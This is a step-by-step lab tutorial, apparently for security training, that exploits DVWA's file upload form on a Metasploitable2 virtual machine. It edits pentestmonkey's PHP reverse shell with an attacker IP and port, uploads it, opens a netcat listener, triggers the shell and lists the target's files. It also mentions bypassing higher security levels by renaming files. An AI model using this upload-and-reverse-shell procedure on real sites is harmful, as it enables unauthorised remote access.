Lab - Create a Reverse Shell Using a File Upload


Overview

In this lab, you will learn how to create a reverse shell to gain remote access by uploading a payload using a common file upload utility found on many online banking, online schools, tech support, dating and social networking sites.

Lab Requirements


- One install of VirtualBox
- One virtual install of Kali Linux
- One virtual install of Metasploitable2

Make sure both machines are up and running and on the same network. Both machines should have there VirtualBox networking set to NAT network.



Logon to Metasploitable2 using the username and password of msfadmin.

At the prompt, type, ifconfig. Find the IP address for your eth0 adapter.




From your Kali machine, open a terminal and at the prompt, type ifconfig. Find the IP address assigned to your eth0 adapter.


These are my IP addresses! Yours will probably differ.

```
root@kali:~# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:24:03:5f:a8  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.9  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe42:5d0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:42:05:d0  txqueuelen 1000  (Ethernet)
        RX packets 35911  bytes 19123923 (18.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47743  bytes 7378921 (7.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Remember both IP addresses.

From the Desktop of your Kali machine, open the Application launched and start a browser session with your install of Metasploitable2. Type the IP address you learned earlier into the address bar of your browser. Hit enter.






From the lower left corner, click on the DVWA link.


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

On the next page, log in using the username of **admin** and the password of **password** all lower case.




On the next page, click on DVWA Security. Change the security from high to low.





As you practice this lab, you should change the DVWA security from low to medium and then to high to see how setting the right security level can prevent this file upload vulnerability but with some clever renaming of the file type, you may still be able to bypass the higher security levels.

From the menu on the left, click on, **upload**.




Building the Payload


One of the best sites for reverse shell scripts is pentestmonkey.net but, Offensive Security, the creators of Kali, have been kind enough to include many pentestmonkey scripts with the default install package of Kali.

Edit the reverse shell PHP script


Minimize your Kali browser. From your Kali's desktop. Click on the files system icon.




From the right windowpane, scroll down through the directories until you come to the usr directory. X2 click it to open.




Double click on the share directory.




On the next page, scroll down until you come to webshells, x2 click to open.




Find the php directory and x2 click to open.



Inside the php directory, find the **php-reverse-shell.php** script



Right-click on the script and from the context menu, select, **Open with mousepad,** or any text editor.



Just after the comments stop and the PHP code starts, you will need to add your Kali machine's IP address and the port it will be listening on. In this example, where it says CHANGE THIS, I have inputted my Kali's IP address and the port number 4444.


Before

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


After

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.9';  // CHANGE THIS
$port = 4444;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Go to file, do a save as, on the next screen, select the Desktop of the save to location and for the name, call the script, shell.php. Click the save button!




Close the file system out and return to your desktop. You should see your PHP script waiting for you.





We are now ready to upload or PHP script to or Metasploirable2 server using the DVWA.

Upload the Payload

Maximize your browser. From the upload page, click the browse button and upload the shell.php file. Click Upload. The upload is successful.








Minimize your browser and from your Kali Linux, open a new terminal and create a Netcat listener using port 4444.

At the prompt type the following command and press enter. Your Kali is now listening for the reverse shell on port 4444.


```
nc -lvnp 4444
```



Bring back up browser. We need to browse on over to the location where we saved the uploaded shell.php file. Notice that the path is `hackable/uploads`.


From the address bar of your browser, use the following address to browse the uploads directory.

`http://10.0.2.11/dvwa/hackable/uploads/`



Double click the shell.php file to create the revers shell.

Bring back your listening terminal, and you should see the reverse shell has been established.



At the prompt for your reverse shell, type **ls**. This shows you all the files and directories present on the target machine.

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
live
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
```

Now type **ls -la**. This gives you all the permissions of the available directories located on the user, root.

```
$ ls -la
total 0
drwxr-xr-x 28 root root  220 Oct  8 00:06 .
drwxr-xr-x 28 root root  220 Oct  8 00:06 ..
drwxr-xr-x  2 root root 1317 Sep 21  2012 bin
drwxr-xr-x  2 root root  132 Sep 21  2012 boot
drwxr-xr-x 14 root root 2900 Oct  8 00:06 dev
drwxr-xr-x 68 root root  560 Oct  8 00:06 etc
drwxr-xr-x  3 root root   60 Oct  8 00:06 home
lrwxrwxrwx  1 root root   28 Sep 21  2012 initrd.img → boot/initrd.img-2.6.32-5-686
drwxr-xr-x 12 root root 2849 Sep 21  2012 lib
drwxrwxrwt  4 root root   80 Oct  8 00:06 live
drwxr-xr-x  2 root root    3 Sep 21  2012 media
drwxr-xr-x  2 root root    3 May  7  2012 mnt
drwxr-xr-x  2 root root    3 Sep 21  2012 opt
dr-xr-xr-x 83 root root    0 Oct  8 00:06 proc
drwx------  2 root root   46 Sep 21  2012 root
drwxr-xr-x  2 root root 1829 Sep 21  2012 sbin
drwxr-xr-x  2 root root    3 Jul 21  2010 selinux
drwxr-xr-x  2 root root    3 Sep 21  2012 srv
drwxr-xr-x 12 root root    0 Oct  8 00:06 sys
drwxrwxrwt  2 root root   40 Oct  8 09:17 tmp
drwxr-xr-x 12 root root   80 Sep 21  2012 usr
drwxr-xr-x 21 root root  180 Sep 20  2012 var
lrwxrwxrwx  1 root root   25 Sep 21  2012 vmlinuz → boot/vmlinuz-2.6.32-5-686
```

Type in **whoami**. You are currently logged on as www-data.

```
$ whoami
www-data
$
```

Summary –

This was a friendly and easy lab for learning about the file upload vulnerability and establishing a reverse shell using a PHP script. You are free to try the lab using the medium and the high security setting for the DVWA applications.

End of the lab!